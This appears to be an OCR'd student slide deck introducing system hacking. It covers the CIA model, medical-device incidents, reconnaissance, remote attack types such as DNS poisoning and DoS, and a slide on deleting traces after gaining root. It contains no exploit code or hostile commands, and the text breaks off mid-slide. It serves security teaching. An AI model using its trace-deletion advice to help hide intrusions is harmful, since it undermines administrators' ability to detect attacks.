System Security II

System Hacking

hamny88@gmail.com

Student from SWU
Ham Na Youn


Contents

Chapter 1

Basic of System Hacking

System Hacking

CIA Security Model



System Hacking

CIA Security Model

The purpose of Hackers is to destroy this model

To allow only authorized users access to information

Confidentiality

Access to information at the point of need

Only users with appropriate privileges can change the information

Integrity

Availiability

System Hacking

The issue of System Hacking

Artificial heart pacemaker


Insulin pump device

System Hacking

The issue of System Hacking

Artificial heart pacemaker

2 patients who wearing a pacemaker, died by unexpected battery depletion.



Insulin pump device

1Type diabetics hacked their old devices – insulin pumps are too slow

System Hacking

The issue of System Hacking

Health IoT devices using remote monitoring have vulnerabilities

Artificial heart pacemaker

Insulin pump device

What is System Hacking?

System Hacking can gain access and changing the integrity of a system.

After the gaining access, hackers can manipulate the memory.

System Hacking

And they'll routinely do things like……


Steal secrets


Obtain Password


Get credit card information

Create traffic that Website to shut down

System Hacking








Type Confusion

Format String Bug

BOF

System Hacking Process



System Hacking Process

1) Gather Information

Gather the target’s system information.
The more detailed the information is, the higher the success rate of hacking.

The ways to collect a target's information

Port Scanning

Check the Daemon’s version

System Hacking Process

1) Gather Information

Daemon : A service program that is operated by background. When a request occurred, service is provided by the request.

- **Standalone Daemon**
- **Xinetd Daemon**

Extended Internet Services daemon


```
root@ubuntu:~# ps -efj
UID          PID    PPID    PGID     SID  C STIME TTY          TIME CMD
root           1       0       1       1  1 05:21 ?        00:00:04 /sbin/init auto
root           2       0       0       0  0 05:21 ?        00:00:00 [kthreadd]
root           4       2       0       0  0 05:21 ?        00:00:00 [kworker/0:0H]
root           5       2       0       0  0 05:21 ?        00:00:00 [kworker/u256:0
root           6       2       0       0  0 05:21 ?        00:00:00 [mm_percpu_wq]
root           7       2       0       0  0 05:21 ?        00:00:00 [ksoftirqd/0]
root           8       2       0       0  0 05:21 ?        00:00:00 [rcu_sched]
root           9       2       0       0  0 05:21 ?        00:00:00 [rcu_bh]
root          10       2       0       0  0 05:21 ?        00:00:00 [migration/0]
root          11       2       0       0  0 05:21 ?        00:00:00 [watchdog/0]
root          12       2       0       0  0 05:21 ?        00:00:00 [cpuhp/0]
root          13       2       0       0  0 05:21 ?        00:00:00 [kdevtmpfs]
root          14       2       0       0  0 05:21 ?        00:00:00 [netns]
root          15       2       0       0  0 05:21 ?        00:00:00 [rcu_tasks_kthr
root          16       2       0       0  0 05:21 ?        00:00:00 [kauditd]
root          17       2       0       0  0 05:21 ?        00:00:00 [khungtaskd]
root          18       2       0       0  0 05:21 ?        00:00:00 [oom_reaper]
root          19       2       0       0  0 05:21 ?        00:00:00 [writeback]
root          20       2       0       0  0 05:21 ?        00:00:00 [kcompactd0]
root          21       2       0       0  0 05:21 ?        00:00:00 [ksmd]
root          22       2       0       0  0 05:21 ?        00:00:00 [khugepaged]
root          23       2       0       0  0 05:21 ?        00:00:00 [crypto]
root          24       2       0       0  0 05:21 ?        00:00:00 [kintegrityd]
root          25       2       0       0  0 05:21 ?        00:00:00 [kblockd]
root          26       2       0       0  0 05:21 ?        00:00:00 [ata_sff]
root          27       2       0       0  0 05:21 ?        00:00:00 [md]
root          28       2       0       0  0 05:21 ?        00:00:00 [edac-poller]
```

System Hacking Process

2) Remote Attack

A remote Attack(Remote exploit) is a malicious action that targets one or a network of computers.

The Remote Attack attacker will find **vulnerable points** in a computer or **network's security s/w** to **access** the Machine or system.



Domain Name System Poisoining

1) Domain Name System Poisoning
2) TCP Desynchronization
3) Denial of Service Attacks (DOS)
4) Message Protocol

System Hacking Process

2) Remote Attack

A remote Attack(Remote exploit) is a malicious action that targets one or a network of computers.

The Remote Attack attacker will find **vulnerable points** in a computer or **network's security s/w** to **access** the Machine or system.

TCP Desynchronization


1) Domain Name System Poisoning
2) TCP Desynchronization
3) Denial of Service Attacks (DOS)
4) Message Protocol

System Hacking Process

2) Remote Attack

A remote Attack(Remote exploit) is a malicious action that targets one or a network of computers.

The Remote Attack attacker will find **vulnerable points** in a computer or **network's security s/w** to **access** the Machine or system.



Denial of Service Attacks


1) Domain Name System Poisoning
2) TCP Desynchronization
3) Denial of Service Attacks (DOS)
4) Message Protocol

System Hacking Process

2) Remote Attack

A remote Attack(Remote exploit) is a malicious action that targets one or a network of computers.

The Remote Attack attacker will **[illegible]lnerable points** in a computer or **network's security s/w** to **access** the Machine or system.




ICMP

Message Protocol

1) Domain Name System Poisoning
2) TCP Desynchronization
3) Denial of Service Attacks (DOS)
4) Message Protocol

System Hacking Process

3) Local Attack



4) Delete Trace


After the root acquisition, hackers have to delete their traces quickly.

Delete all traces in server
+) Easy, fast
-) Discovered by admin

Delete hacker's trace
+) Hard to notice
-) take time

System Hacking Process

3) Local Attack



rwsr-xr-x

File Owner Group Others

4) Delet

After the r

